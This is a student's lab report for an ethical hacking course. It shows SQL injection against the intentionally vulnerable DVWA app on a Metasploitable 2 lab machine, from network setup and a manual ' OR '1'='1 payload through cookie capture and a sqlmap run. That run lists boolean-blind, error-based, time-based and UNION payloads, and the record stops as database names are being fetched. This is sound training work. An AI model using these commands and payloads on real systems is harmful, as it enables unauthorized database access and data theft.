SQL INJECTION LAB REPORT: DVWA WITH SQLMAP

Submitted by **:**

Chetan.E

A Lab Report Submitted in Partial Fulfillment of the Requirements for the Course

Course **:**

Ethical Hacking

Texial Cyber Security

50, 12th main road, 4th block east,

Jayanagar, Bengaluru,

Karnataka-560011

Date : 13-11-2025

TABLE OF CONTENTS

1. Objective


To demonstrate a SQL Injection(SQLi) attack using Sqlmap on the Damn Vunlnerable Web Application(DVWA). I am going to inject the dvwa web application by knowing vulnarabilities and list databases, list tables in DVWA database and dump users table .

2. Tools used

- Kali Linux : Penetration Testing Operating System.
- Metasploittable 2: Vulnarable Virtual Machine Target.
- DVWA : Intentionally Vulnerable Web App.

3. Lab Environment Setup

- Installed Metasploittable 2 on Host Machine.
- Started Metasploitable 2 from Virtualbox and logged in as msfadmin.
- Typed "ip a" in the interface to know the Ip Address of the target .




```
nsfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fe:7f:89 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.39/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fefe:7f89/64 scope link
       valid_lft forever preferred_lft forever
nsfadmin@metasploitable:~$ _
```


- In eth0 : inet , the Target Ip Address is visible.

- ➢ Started Kali Linux and opened the Terminal , then ping the Target Ip from metasploittable 2 to see the connection .

- ➢ Opened the Firefox Browser and typed the Target Ip Address.




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.36/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 86370sec preferred_lft 86370sec
    inet6 fe80::2bb:a222:15f2:a218/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.39
PING 192.168.1.39 (192.168.1.39) 56(84) bytes of data.
64 bytes from 192.168.1.39: icmp_seq=1 ttl=64 time=0.490 ms
64 bytes from 192.168.1.39: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 192.168.1.39: icmp_seq=3 ttl=64 time=0.380 ms
64 bytes from 192.168.1.39: icmp_seq=4 ttl=64 time=0.423 ms
64 bytes from 192.168.1.39: icmp_seq=5 ttl=64 time=0.354 ms
64 bytes from 192.168.1.39: icmp_seq=6 ttl=64 time=0.351 ms
^C
── 192.168.1.39 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5102ms
rtt min/avg/max/mdev = 0.285/0.380/0.490/0.063 ms

┌──(kali㉿kali)-[~]
└─$ |
```



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

- ➢ The above page opened , then clicked on the DVWA link in the page and logged in as admin.



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]


Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

- ➢ After successfully logged in , navigated to the dvwa security and set the Script Security to Low → Submit.

4. Identifying the Vulnarability

- ➢ Navigated to SQL Injection module, then typed “id=1” or “ ’OR’1’=’1 ” → Submit .



Vulnerability: SQL Injection

User ID:

Submit


```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


192.168.1.39/dvwa/vulnerabilities/sqli/?id='OR'1'%3D'1&Submit=Submit#
Vulnerability: SQL Injection
User ID:
'OR'1'='1
Submit

```
ID: 'OR'1'='1
First name: admin
Surname: admin

ID: 'OR'1'='1
First name: Gordon
Surname: Brown

ID: 'OR'1'='1
First name: Hack
Surname: Me

ID: 'OR'1'='1
First name: Pablo
Surname: Picasso

ID: 'OR'1'='1
First name: Bob
Surname: Smith
```

More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

- ➢ The above pictures shows that the DVWA is vulnerable by showing the names of the users in the page interface.

5. Exploitation using SQLmap

- ➢ Obtained session cookie by, Right Click → Inspect → navigated to Storage and copied the PHPSESSID.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	32f00dffbb0a602bd89acc8410d60bec	192.168.1.39	/	Session	41	false	false	None	Tue, 11 Nov 2025 17:33:55 GMT
security	low	192.168.1.39	/dvwa	Session	11	false	false	None	Tue, 11 Nov 2025 17:33:55 GMT


```
PHPSESSID:"32f00dffbb0a602bd89acc8410d60bec"
  Created:"Tue, 11 Nov 2025 17:25:30 GMT"
  Domain:"192.168.1.39"
  Expires / Max-Age:"Session"
  HostOnly:true
  HttpOnly:false
  Last Accessed:"Tue, 11 Nov 2025 17:33:55 GMT"
  Path:"/"
  SameSite:"None"
  Secure:false
```

❖ Run Sqlmap command in Kali Linux Terminal and type →


- sqlmap -u "http://Ip address / dvwa /vulnerabilities / sqli /?id=1& \
  Submit=Submit" --cookie = "PHPSESSID = \
  kj9m2n5p8sq1v7x3a0c4e6f8g1h2j3k4; security=low" \
  --dbs –batch
  By this command the output will show if Dvwa is injectable or not and lists the databases as shown in the pictures.



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.39/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=32f00dffbb0a602bd89acc8410d60bec; security=low" \
--batch -dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:13:48 /2025-11-11/

[13:13:48] [INFO] testing connection to the target URL
[13:13:48] [INFO] testing if the target URL content is stable
[13:13:49] [INFO] target URL content is stable
[13:13:49] [INFO] testing if GET parameter 'id' is dynamic
[13:13:49] [WARNING] GET parameter 'id' does not appear to be dynamic
[13:13:49] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[13:13:49] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[13:13:49] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:13:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:13:49] [WARNING] reflective value(s) found and filtering out
[13:13:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:13:50] [INFO] testing 'Generic inline queries'
[13:13:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[13:13:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[13:13:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[13:13:52] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me"
```




```
ieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 3874=3874#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(5526,5929)>(SELECT COUNT(*),CONCAT(0x71767a6b71,(SELECT (ELT(5526=5526,1))),0x71786b6271,FLOOR(RAND(0)*2))x FROM (SELECT 3419 UNIO
N SELECT 7842 UNION SELECT 8679 UNION SELECT 5255)a GROUP BY x)-- uZWV&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1924 FROM (SELECT(SLEEP(5)))KPDF)-- dnTF&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71767a6b71,0x6d47504d6854774c41766c6266584e6e596a615247434f56594255554d4b524471557a5756655776,0x71786b6271),NULL
#&Submit=Submit
---
[13:14:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[13:14:03] [INFO] fetching database names
